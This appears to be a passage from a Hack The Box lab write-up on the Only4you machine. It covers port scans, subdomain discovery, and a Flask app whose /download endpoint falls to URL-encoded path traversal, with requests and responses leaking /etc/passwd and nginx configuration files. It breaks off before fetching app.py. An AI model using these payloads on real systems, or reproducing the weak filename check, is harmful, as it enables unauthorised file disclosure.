
4. Independent Challenges

4.1 Only4you.htb – 10.10.11.210

To begin with, I start scanning all the ports on the target to obtain an overall picture of the target. For this I use following command *"sudo nmap -sS --min-rate 10000 -p- onlyforyou.htb"*




```
└─$ sudo nmap -sS --min-rate 10000 -p- only4you.htb
[sudo] password for corso:
Sorry, try again.
[sudo] password for corso:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 04:06 EDT
Warning: 10.10.11.210 giving up on port because retransmission cap hit (10).
Nmap scan report for only4you.htb (10.10.11.210)
Host is up (0.41s latency).
rDNS record for 10.10.11.210: onlyforyou.htb
Not shown: 47782 closed tcp ports (reset), 17751 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 48.06 seconds
```

Illustration 1 Open TCP ports on onlyforyou.htb

4.1.1 Service Enumeration

Once the open ports are known, I began the service enumeration process. In order to do this, nmap tool was used and, specifically the following command: "*sudo nmap -sS --min-rate 1000 -p22,80 -sV -O -oN only4youVersions onlyforyou.htb*"



```
└─$ sudo nmap -sS --min-rate 1000 -p22,80 -sV -O -oN only4youVersions onlyforyou.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 04:09 EDT
Nmap scan report for onlyforyou.htb (10.10.11.210)
Host is up (0.050s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%),
Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

Illustration 2 Service versions

Port Scan Results

Port	Service	Version
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	Nagios-nsca	nginx 1.18.0 (Ubuntu)

HTTP Enumeration

The first step taken was to navigate to http://onlyforyou.htb. There I am redirected to http://only4you.htb, so I add the newly discovered domain to *"/etc/hosts"* and start to interact with the webpage.




only4you.htb
Only4you
Home
About
Only4you
We at Only4you listen to you
Get Started
Up-To-Date
We are using the newest software and are always updating the software as soon as possible
Creative
Our team always listen to the choices of the client
Connected
We have an 24/7 support team. If you have any questions you can always contact us
Secure
Our products are using the newest software and are secure. We always test the products before releasing
Wappalyzer
TECHNOLOGIES
MORE INFO
Font scripts
Bootstrap Icons
Google Font API
Web servers
Nginx 1.18.0
Operating systems
Ubuntu
Maps
Google Maps
JavaScript libraries
Lightbox
AOS
Isotope
Swiper
Reverse proxies
Nginx 1.18.0
UI frameworks
Bootstrap

Illustration 3 Web server landing page.

Inspecting the source code, among the FAQ section, a new subdomain is found "beta.only4you.htb" where some beta products are available to test. The subdomain is added to *"/etc/hosts"* and visited.



only4you.htb
Only4you
FREQUENTLY ASKED QUESTIONS
How does the 24/7 service works?
What is the price of a product?
Are there some products available to check?
How secure are the products?
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application

We have some beta products to test. You can check it here

```
▸ <a class="" data-bs-toggle="collapse" data-bs-target="#faq-list-3" aria-expanded="true">…</a>
▾ <div id="faq-list-3" class="collapse show" data-bs-parent=".faq-list" style="">
  ▾ <p>
      We have some beta products to test. You can check it
      <a href="http://beta.only4you.htb">here</a>
    </p>
```


Illustration 4 "beta" subdomain link.

Beta subdomain lets the users download a zip file called “source.zip” that contains python code for a python app.


beta.only4you.htb
pfSense.localdomain -... Almacen - Synology Di... NAKIVO Backup & Rep... http://192.168.1.102:50... http://192.168.1.102:50...
resize
convert
Beta
Return back
Source Code

This is our beta site. Check the products and let us know what you think.
If you are interested, contact us:

Illustration 5 Beta landing page.




Name	Size	Type	Date Modified
static	948 bytes	Folder	04 December 202…
templates	18.3 kB	Folder	01 November 2022…
uploads	0 bytes	Folder	01 November 2022…
app.py	4.4 kB	Python script	29 November 202…
tool.py	1.7 kB	Python script	03 November 202…

Illustration 6 Zip file.


Inspecting the file “app.py”, we see that the app has 5 functions that allow some operations with “jpg” and “png” files:

- Resize (post, get): modifies the size of the user uploaded picture (calling the “resizeimg” function, included in the other python file “tool.py”) saving the picture with the 7 available sizes in the “LIST_FOLDER” and redirects the user to “/list”.
- Convert (post, get): changes the image extensión from jpg to png (or viceversa) and sends the converted image to the user as attachment in the HTTP response.
- Send_report: send the zip file source.zip to the user.
- List (get): renders the “list.html” template listing the images available on the “LIST_FOLDER” and allows the user to download them (calling “download” function).

- Download (post): lets the user download the image sent as POST form parameter “image”. There may be a LFI vulnerability in this parameter as it doesn’t properly sanitize the image name sent by the user.



```python
from flask import Flask, request, send_file, render_template, flash, redirect, send_from_directory
import os, uuid, posixpath
from werkzeug.utils import secure_filename
from pathlib import Path
from tool import convertjp, convertpj, resizeimg

app = Flask(__name__)
app.secret_key = uuid.uuid4().hex
app.config['MAX_CONTENT_LENGTH'] = 1024 * 1024
app.config['RESIZE_FOLDER'] = 'uploads/resize'
app.config['CONVERT_FOLDER'] = 'uploads/convert'
app.config['LIST_FOLDER'] = 'uploads/list'
app.config['UPLOAD_EXTENSIONS'] = ['.jpg', '.png']

@app.route('/', methods=['GET'])
def main():
    return render_template('index.html')

@app.route('/resize', methods=['POST', 'GET'])
def resize():
    if request.method == 'POST':
        if 'file' not in request.files:
            flash('Something went wrong, Try again!', 'danger')
            return redirect(request.url)
        file = request.files['file']
        img = secure_filename(file.filename)
        if img != '':
            ext = os.path.splitext(img)[1]
            if ext not in app.config['UPLOAD_EXTENSIONS']:
                flash('Only png and jpg images are allowed!', 'danger')
                return redirect(request.url)
            file.save(os.path.join(app.config['RESIZE_FOLDER'], img))
            status = resizeimg(img)
            if status == False:
                flash('Image is too small! Minimum size needs to be 700×700', 'danger')
                return redirect(request.url)
            else:
                flash('Image is succesfully uploaded!', 'success')
        else:
            flash('No image selected!', 'danger')
            return redirect(request.url)
        return render_template('resize.html', clicked="True"), {"Refresh": "5; url=/list"}
    else:
        return render_template('resize.html', clicked="False")

```



```python

@app.route('/convert', methods=['POST', 'GET'])
def convert():
    if request.method == 'POST':
        if 'file' not in request.files:
            flash('Something went wrong, Try again!', 'danger')
            return redirect(request.url)
        file = request.files['file']
        img = secure_filename(file.filename)
        if img != '':
            ext = os.path.splitext(img)[1]
            if ext not in app.config['UPLOAD_EXTENSIONS']:
                flash('Only jpg and png images are allowed!', 'danger')
                return redirect(request.url)
            file.save(os.path.join(app.config['CONVERT_FOLDER'], img))
            if ext == '.png':
                image = convertpj(img)
                return send_from_directory(app.config['CONVERT_FOLDER'], image, as_attachment=True)
            else:
                image = convertjp(img)
                return send_from_directory(app.config['CONVERT_FOLDER'], image, as_attachment=True)
        else:
            flash('No image selected!', 'danger')
            return redirect(request.url)
        return render_template('convert.html')
    else:
        [f.unlink() for f in Path(app.config['CONVERT_FOLDER']).glob("*") if f.is_file()]
        return render_template('convert.html')

@app.route('/source')
def send_report():
    return send_from_directory('static', 'source.zip', as_attachment=True)

@app.route('/list', methods=['GET'])
def list():
    return render_template('list.html')

@app.route('/download', methods=['POST'])
def download():
    image = request.form['image']
    filename = posixpath.normpath(image)
    if '..' in filename or filename.startswith('../'):
        flash('Hacking detected!', 'danger')
        return redirect('/list')
    if not os.path.isabs(filename):
        filename = os.path.join(app.config['LIST_FOLDER'], filename)
    try:
        if not os.path.isfile(filename):
            flash('Image doesn\'t exist!', 'danger')
            return redirect('/list')
    except (TypeError, ValueError):
        raise BadRequest()
    return send_file(filename, as_attachment=True)

```


Illustration 7 App.py file containing functions.

As it can be seen in the highlighted part of Illustration 7 the way the app checks the validity of the user input is by calling “posix.normpath()” and then checking that there are no “..” on the filename and that it doesn’t start with “../”. There is a high chance of LFI using URL encoded filename.

Next step is to check if this python app is running on the “beta” subdomain. After checking the url’s “/list”, “/convert”, “/resize” and “/download” it is confirmed that the application is running on the web server.

Taking into account the previous information, following action should be to check if there is LFI on the “image” parameter. For that, I use burpsuite and a linux LFI dictionary (obtained from https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/file_inclusion_linux.txt, and processed with cut in order to eliminate all the “..” occurrences).

As suspected, LFI is found.



Request


```
POST /download HTTP/1.1
Host: beta.only4you.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
Origin: http://beta.only4you.htb
Connection: close
Referer: http://beta.only4you.htb/list
Upgrade-Insecure-Requests: 1

image=%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 23 Apr 2023 09:09:19 GMT
Content-Type: application/octet-stream
Content-Length: 2079
Connection: close
Content-Disposition: attachment; filename=passwd
Last-Modified: Thu, 30 Mar 2023 12:12:20 GMT
Cache-Control: no-cache
ETag: "1680178340.2049809-2079-393413677"

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
```

Illustration 8 LFI found.

Now, it is time to do some reconnaissance taking advantage of the recently found LFI. As the server is NGINX, the first thing is to check the default configuration files "/etc/nginx/nginx.conf"



Request


```
POST /download HTTP/1.1
Host: beta.only4you.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: http://beta.only4you.htb
Connection: close
Referer: http://beta.only4you.htb/list
Upgrade-Insecure-Requests: 1

image=
%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/etc/nginx/nginx.conf
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 23 Apr 2023 09:23:35 GMT
Content-Type: application/octet-stream
Content-Length: 1490
Connection: close
Content-Disposition: attachment; filename=nginx.conf
Last-Modified: Mon, 04 Feb 2019 15:52:23 GMT
Cache-Control: no-cache
ETag: "1549295543.0-1490-1416431590"

user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
  worker_connections 768;
  # multi_accept on;
}

http {

  ##
  # Basic Settings
  ##

  sendfile on;
  tcp_nopush on;
  tcp_nodelay on;
  keepalive_timeout 65;
  types_hash_max_size 2048;
  # server_tokens off;

  # server_names_hash_bucket_size 64;
  # server_name_in_redirect off;

  include /etc/nginx/mime.types;
  default_type application/octet-stream;

  ##
  # SSL Settings
```

Illustration 9 Nginx conf files.

Next default Nginx file to be checked is "/etc/nginx/sites-available/default" as shown in the picture, is it possible to see where the root directories of both domains are located. This is very useful information as we can try to read the source code of the files.


Request


```
POST /download HTTP/1.1
Host: beta.only4you.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 130
Origin: http://beta.only4you.htb
Connection: close
Referer: http://beta.only4you.htb/list
Upgrade-Insecure-Requests: 1

image=
%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/etc/nginx/sites-avail
able/default
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 23 Apr 2023 09:26:45 GMT
Content-Type: application/octet-stream
Content-Length: 460
Connection: close
Content-Disposition: attachment; filename=default
Last-Modified: Sun, 04 Dec 2022 21:54:52 GMT
Cache-Control: no-cache
ETag: "1670190892.3086803-460-3723693304"

server {
    listen 80;
    return 301 http://only4you.htb$request_uri;
}

server {
  listen 80;
  server_name only4you.htb;

  location / {
                include proxy_params;
                proxy_pass http://unix:/var/www/only4you.htb/only4you.sock;
  }
}

server {
  listen 80;
  server_name beta.only4you.htb;

        location / {
                include proxy_params;
                proxy_pass http://unix:/var/www/beta.only4you.htb/beta.sock;
        }
}
```

Illustration 10 Nginx available sites.

Nex try is to recover the “app.py” from the main domain root directory (“/var/www/only4you.htb/app.py”).


Request

